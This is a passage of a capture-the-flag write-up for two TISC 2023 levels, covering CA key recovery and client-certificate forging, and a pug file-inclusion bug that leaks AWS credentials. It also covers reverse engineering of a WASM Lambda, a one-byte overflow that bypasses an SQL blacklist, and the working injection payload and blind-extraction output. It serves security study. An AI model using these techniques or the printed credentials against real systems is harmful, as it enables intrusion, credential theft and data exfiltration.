bjsKfQoKaHR0cCB7CgoJc2VuZGZpbGUgb247Cgl0Y3Bfbm9wdXNoIG9uOwoJdGNwX25vZGVsYXkgb247CglrZWVwYWxpdmVfdGltZW91dCA2NTsKCXR5cGVzX2hhc2hfbWF4X3NpemUgMjA0ODsKCglpbmNsdWRlIC9ldGMvbmdpbngvbWltZS50eXBlczsKCWRlZmF1bHR
fdHlwZSBhcHBsaWNhdGlvbi9vY3RldC1zdHJlYW07CgoJc2VydmVyIHsKCQlsaXN0ZW4gNDQzIHNzbCBkZWZhdWx0X3NlcnZlcjsKCQlsaXN0ZW4gWzo6XTo0NDMgc3NsIGRlZmF1bHRfc2VydmVyOwoJCXNzbF9wcm90b2NvbHMgVExTdjEgVExTdjEuMSBUTFN2MS4yIF
RMU3YxLjM7IAoJCXNzbF9wcmVmZXJfc2VydmVyX2NpcGhlcnMgb247CgoJCXNzbF9jZXJ0aWZpY2F0ZSAgICAgICAgIC9ldGMvbmdpbngvc2VydmVyLmNydDsKCQlzc2xfY2VydGlmaWNhdGVfa2V5ICAgICAvZXRjL25naW54L3NlcnZlci5rZXk7CgkJc3NsX2NsaWVud
F9jZXJ0aWZpY2F0ZSAgL2V0Yy9uZ2lueC9jYS5jcnQ7CgkJc3NsX3ZlcmlmeV9jbGllbnQgICAgICAgb3B0aW9uYWw7CgkJc3NsX3ZlcmlmeV9kZXB0aCAgICAgICAgMjsKCQlsb2NhdGlvbiAvIHsKCQkJCWlmICgkc3NsX2NsaWVudF92ZXJpZnkgIT0gU1VDQ0VTUykg
eyByZXR1cm4gNDAzOyB9CgoJCQkJcHJveHlfcGFzcyAgICAgICAgICAgaHR0cDovL2ZsYWdfc2VydmVyOwoJCX0KCgkJYWNjZXNzX2xvZyAvdmFyL2xvZy9uZ2lueC9hY2Nlc3MubG9nOwoJCWVycm9yX2xvZyAvdmFyL2xvZy9uZ2lueC9lcnJvci5sb2c7Cgl9CgkKCWd
6aXAgb2ZmOwoJaW5jbHVkZSAvZXRjL25naW54L2NvbmYuZC8qLmNvbmY7CglpbmNsdWRlIC9ldGMvbmdpbngvc2l0ZXMtZW5hYmxlZC8qOwp9CgpFT0wKY2F0IDw8XEVPTCA+IC9ldGMvbmdpbngvc2l0ZXMtZW5hYmxlZC9kZWZhdWx0Cgp1cHN0cmVhbSBmbGFnX3Nlcn
ZlciB7CiAgICBzZXJ2ZXIJbG9jYWxob3N0OjMwMDA7Cn0Kc2VydmVyIHsKCWxpc3RlbiAzMDAwOwoKCXJvb3QgL3Zhci93d3cvaHRtbDsKCglpbmRleCBpbmRleC5odG1sOwoKCXNlcnZlcl9uYW1lIF87CgoJbG9jYXRpb24gLyB7CgkJIyBGaXJzdCBhdHRlbXB0IHRvI
HNlcnZlIHJlcXVlc3QgYXMgZmlsZSwgdGhlbgoJCSMgYXMgZGlyZWN0b3J5LCB0aGVuIGZhbGwgYmFjayB0byBkaXNwbGF5aW5nIGEgNDA0LgoJCXRyeV9maWxlcyAkdXJpICR1cmkvID00MDQ7Cgl9Cgp9CkVPTApjYXQgPDxcRU9MID4gL2V0Yy9uZ2lueC9zZXJ2ZXIu
Y3J0Ci0tLS0tQkVHSU4gQ0VSVElGSUNBVEUtLS0tLQpNSUlEeHpDQ0FxOENGRjRzUVk0eHExYUF2Zmc1WWRCSk9yeHFyb0c1TUEwR0NTcUdTSWIzRFFFQkN3VUFNQ0F4CkhqQWNCZ05WQkFNTUZXUmxkbk5sWTIxbGIzY3RjSEp2WkhWamRHbHZiakFlRncweU16QTNNakV
4TkRVd05ERmEKRncweU5EQTNNakF4TkRVd05ERmFNQ0F4SGpBY0JnTlZCQU1NRldSbGRuTmxZMjFsYjNjdWNISnZaSFZqZEdsdgpiakNDQWlJd0RRWUpLb1pJaHZjTkFRRUJCUUFEZ2dJUEFEQ0NBZ29DZ2dJQkFNWVJxTWMxdXNiUy80eW9KOXFXCjRReEh3RnlIeDZiN0
1raTR2VkpEOEdvTnlHVVdmVWxrc1VocTg0Wkk0WnBBbjc4dHZvVitsemVXUU53NFhFejIKWDNVM1hJN0FIRmVRWW84V0xjdmFvQWdqMFA3dU0xa2Jub1hVeDU0eXJhQnR5OTh1T0tMRHd1R0QyWk5NeVpqUgp5RTEwMDVlZWhQL21ydEg3NU43Zk44WlgyR0QzMC9IZ0RzM
```

By decoding the base64 encoded user data, we get the production CA cert and key. Now we can reuse our previous CSR but sign it with the production's CA.



```
yichen@ubuntu:~/vm_sharing/tisc2023/lvl7$ openssl x509 -req -in me.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out prod.crt
Signature ok
subject=C = UK, ST = Cambridgeshire, L = Cambridge, O = X, OU = X, CN = X
Getting CA Private Key
yichen@ubuntu:~/vm_sharing/tisc2023/lvl7$ openssl pkcs12 -export -out prod.p12 -inkey me.key -in prod.crt
Enter Export Password:
Verifying - Enter Export Password:
yichen@ubuntu:~/vm_sharing/tisc2023/lvl7$ 
```

Now just load the p12 into chrome browser and I got flag2.



Not secure | ~~https~~://54.255.155.134

ᓚᘏᗢ

Congratulations on completing the challenge!


Flag2: yOuR_d3vSeCOps_P1peL1nEs!!<##:3##>}

Flag: TISC{pr0tecT_yOuR_d3vSeCOps_P1peL1nEs!!<##:3##>}


Level 8: Blind SQL Injection

The first prize paying level. This challenge, along with level 10, are examples of cross-category challenges done right. I really enjoyed them as I normally only work on pwn in CTFs.


Reviewing the source code, we have an app that offers reminders as well as a login system using MySQL. Given user input, a serverless function on AWS lambda is executed with the input and either indicates that the input is blacklisted, or provides an SQL query that the app can use. The tricky part lies in that the AWS Lambda code is unseen.


```
try {
    lambda.invoke({
        FunctionName: 'craft_query',
        Payload: payload
    }, (err, data) => {
        if (err) {
            req.flash('error', 'Uh oh. Something went wrong.');
            req.session.save(() => {
                res.redirect('/');
            });
        } else {
            const responsePayload = JSON.parse(data.Payload);
            const result = responsePayload;

            if (result !== "Blacklisted!") {
                const sql = result;
                db.query(sql, (err, results) => {
```

Reviewing the other parts of the code reveals that the app also has a trivial local file inclusion via `submit-reminder`. Since the file to render, `viewType`, comes from user parameters, we can render any file we choose.



```
app.post('/api/submit-reminder', (req, res) => {
    const username = req.body.username;
    const reminder = req.body.reminder;
    const viewType = req.body.viewType;
    res.send(pug.renderFile(viewType, { username, reminder }));
});
```

The LFI is not perfect as it stops displaying the files contents once it hits text that is invalid in template format. However, that is still enough for us to dump the AWS credentials in `/root/.aws/credentials`.




```
Error: /root/.aws/credentials:1:1
  > 1| [default]
-------^
    2| aws_access_key_id = AKIAQYDFBGMSQ542KJ5Z
    3| aws_secret_access_key = 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

unexpected text "[defa"
    at makeError (/app/node_modules/pug-error/index.js:34:13)
    at Lexer.error (/app/node_modules/pug-lexer/index.js:62:15)
    at Lexer.fail (/app/node_modules/pug-lexer/index.js:1629:10)
    at Lexer.advance (/app/node_modules/pug-lexer/index.js:1694:12)
    at Lexer.callLexerFunction (/app/node_modules/pug-lexer/index.js:1647:23)
    at Lexer.getTokens (/app/node_modules/pug-lexer/index.js:1706:12)
    at lex (/app/node_modules/pug-lexer/index.js:12:42)
    at Object.lex (/app/node_modules/pug/lib/index.js:104:9)
    at Function.loadString [as string] (/app/node_modules/pug-load/index.js:53:24)
    at compileBody (/app/node_modules/pug/lib/index.js:82:18)
```

With `aws lambda get-function --function-name craft_query`, we get craft_query's source code location in the form of an S3 link.




```
    "Code": {
        "RepositoryType": "S3",
        "Location": "https://awslambda-ap-se-1-tasks.s3.ap-southeast-1.amazonaws.com/snapshots/051751498533/craft_query-a989953b-8c24-41f0-ac22-813b4ca32bbc?versionId=JNLr5qtX.LFHg63fpryY.eZVBru5aTvH&X-A
mz-Security-Token=IQoJb3JpZ2luX2VjEP7%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FwEaDmFwLXNvdXRoZWFzdC0xIkgwRgIhAP%2FOtmDYYUnfWwk%2FDyuD3vEjNFJGo7gt9Rid87FZR1TfAiEA7TJHFXupv8CuqDDjYf%2Fgk9%2BKf%2B7hErgdUoEfugxnXkEqyQU
I9%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FARAEGgwyOTUzMzg3MDM1ODMiDPEIwdZ5QxdWDF2ZeiqdBfoNViMrz9fNVH6NoX8bR9Ee7oWOHw%2BDk6AYyKAVtOOvLleCZZwY6k0j0LOr6TueW8jMaSGCWKzwo4qvwWAZjWQqedNNX7pqk%2Ff0QQTsadnC3ejsp8uYPTdf
E8%2BGYGiL9oT%2FYz3U6lsydD8LorWcTgslalocxnPYgARMger7lKDcf4lBaYgnABEB1IKcvHL9l6WKxEaMN62k2Oy6ALT7tJ2G9CufORATQ8XITwBl%2Fk7GJ7TfLXjjh9aPCvCRtZkrNFTjWL1LKx0qb%2FRLU5JLDyZ37HyNUxNgtujY1S6pF274EKnca5tQ90N%2BO
SycQFQhDMTBe15WfSdp4NjdgtynCWF8cwZ7pJrZbYBpcGawRnq%2BEXe8QxW5SpJU7ADuCUfeSGtkvWuBzLjQtrYwsIhcnewPDgtPRnd1vqPYSd7t2OD4BI5FJh5JGtQe%2B7qdoIPWNvwmOuy7csocAzZX%2BBh6U0JJ66S0UHoTPMYKPZ57vq5AhPJ3AO8O8RDoRXt7t7
Zhq%2BSdUaiaC8NA%2BkPRK3lFrcGgigUzj0sSaAfkZXImfs5t7gqMMMVk44Ikj9P7WHI%2Fn8OXyNI2VHJ3nTcYZeG30ngcDmGumJUFEyfSW80o1NhDyWDdA%2FchI3OEoVlhV%2BO3ZMjAW6Kz2tJP8bw0WNUKIc0PtQYjgEePFUQvVfjBb5VkgUpWs5osKWNU6MZsxXS
2r4oWeRWcGS8kMUmvJm0vRNYJTT%2FNJvaOg%2B%2BH772WiDeMSY74HDgx8HFsilneujX6fmYm9nBzNqotSYDYbbe3l8N6HojWIZ4%2BUiY6TqBmofxeApb3sdj7%2BkykQyVxFUejjzdx6OH%2FiCos2WxUGZwsAPzd6Kf5r7%2FACF7s75BRPoj0JqRDDvABBeoskeXV
iTDH4OeoBjqwAQ04gvj3GIt8LlAcwepteht7aVLL%2FR8xYQ2P%2B6JD7IZrH%2FsfHdtQ0biescl3WNCUpcHevOmca4wrfnwdYWJN5zhlKiLQLxx%2FmwkP8avJzntPMt8pZYvWRVY75pNZBtW4M11rbbpqziOaEY76eoyksmk6ylev7gfy2Qlic5LKzROIxKbyLNfmFqh
MFs6SpJvYuq%2FKdVXMoBdXHhjuN65PnEmpCUz3WQO9TSa8D%2F2t6oll&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Date=20231001T230241Z&X-Amz-SignedHeaders=host&X-Amz-Expires=600&X-Amz-Credential=ASIAUJQ4O7LPSNPZBK3J%2F2
0231001%2Fap-southeast-1%2Fs3%2Faws4_request&X-Amz-Signature=f47472f79f8e208513a6abadcaba390d53a1e6c4104368e2847c29eb27ebdf95"
```

We now see that we are dealing with the actual processing code being in WASM.



Name	Size	Type	Modified
site.wasm	15.2 kB	unknown	01 January 2049, 00:00
site.js	60.3 kB	JavaScript …	01 January 2049, 00:00
index.js	737 bytes	JavaScript …	01 January 2049, 00:00
.gitkeep	4 bytes	unknown	01 January 2049, 00:00


While IDA is no good for this purpose, Ghidra fortunately can support WASM due to its extendibility, with this plugin (https://github.com/nneonneo/ghidra-wasm-plugin). We start off with the exported function `craft_query`.



```
1
2  undefined4 export::craft_query(undefined4 param1,undefined4 param2)
3
4  {
5    undefined4 uVar1;
6    undefined local_90 [59];
7    undefined local_55;
8    undefined local_50 [68];
9    uint local_c;
10   undefined4 local_8;
11   undefined4 local_4;
12
13   local_c = 1;
14   local_8 = param2;
15   local_4 = param1;
16   unnamed_function_4(local_50,param1);
17   unnamed_function_15(local_90,local_8,0x3b);
18   local_55 = 0;
19   uVar1 = (**(code **)((ulonglong)local_c * 4))(local_50,local_90);
20   return uVar1;
21 }
22
```

While the analysis process took some time, I will provide a summary here.

1. `craft_query` takes username as param1 and password as param2
2. `function_4` does essentially `strcpy` with URL decoding, while `function_15` does `memcpy` with the fixed length of `0x3b` bytes.
3. Using the dispatch call on line 19, the code will call the 1st entry of `table0`, which is `is_blacklisted`.




```

char * export::is_blacklisted(undefined4 param1,undefined4 param2)

{
  uint uVar1;
  char *local_4;

  uVar1 = unnamed_function_7(param1);
  if (((uVar1 & 1) == 0) || (uVar1 = unnamed_function_7(param2), (uVar1 & 1) == 0)) {
    local_4 = s_Blacklisted!_ram_00010070;
  }
  else {
    local_4 = (char *)load_query(param1,param2);
  }
  return local_4;
}

```

On `is_blacklisted`, it:

1. Uses `function_7` to check if a parameter fits the blacklist. This filter is impossible to bypass for any SQL injection as the only characters that it allows are upper and lowercase characters, which actually makes it a whitelist.
2. Either return the string "Blacklisted!" or use `load_query` to generate an appropriate SQL query.

In order to get SQL injection, we have to not use `is_blacklisted` in the first place, and that can be done by changing the dispatch location for line 19 in `craft_query`. Due to a combination of `function_4` not conducting bounds checking and username's buffer being before `local_C` on the stack, we can do a one byte buffer overflow into `local_C`. By changing it to 2, which is `load_query` in `table0`, our username and password is directly made into an SQL query without blacklisting.


Using wasm2c from the wabt suite, I directly translated the WASM to C code and compiled it with some minor modifications (code included). Now, we can test our theory.



```
yichen@ubuntu:~/vm_sharing/tisc2023/lvl8/src$ echo bobby | ./test
SELECT * from Users WHERE username="bobby" AND password=""
yichen@ubuntu:~/vm_sharing/tisc2023/lvl8/src$ echo 'bobby"' | ./test
Blacklisted!
yichen@ubuntu:~/vm_sharing/tisc2023/lvl8/src$ ./test
" OR 1=1 -- AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA%02
SELECT * from Users WHERE username="" OR 1=1 -- AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" AND password=""
yichen@ubuntu:~/vm_sharing/tisc2023/lvl8/src$ 
```

It works perfectly. So, the strategy I devised was to end any SQL injection payload with the comment string of `' -- '` to make MySQL disregard whatever that comes after, and then pad it to 68 bytes before ending with the URL encoding of 2, which is `%02`.

Using sqlmap in this case would be unwise for two reasons: it does not play well with tamper payloads that limit its payload size, which tend to be big, and furthermore we already have the database schema so we don't really need sqlmap. With my limited SQL injection knowledge, I coded a basic script that uses an AND condition to leak admin's flag/password.




```
yichen@ubuntu:~/vm_sharing/tisc2023/lvl8$ python expl.py
T
TI
TIS
TISC
TISC{
TISC{a
TISC{a1
TISC{a1P
TISC{a1Ph
TISC{a1PhA
TISC{a1PhAb
TISC{a1PhAb3
TISC{a1PhAb3t
TISC{a1PhAb3t_
TISC{a1PhAb3t_0
TISC{a1PhAb3t_0N
TISC{a1PhAb3t_0N1
TISC{a1PhAb3t_0N1Y
TISC{a1PhAb3t_0N1Y}
```

Flag: TISC{a1PhAb3t_0N1Y}

Level 9: PalinChrome

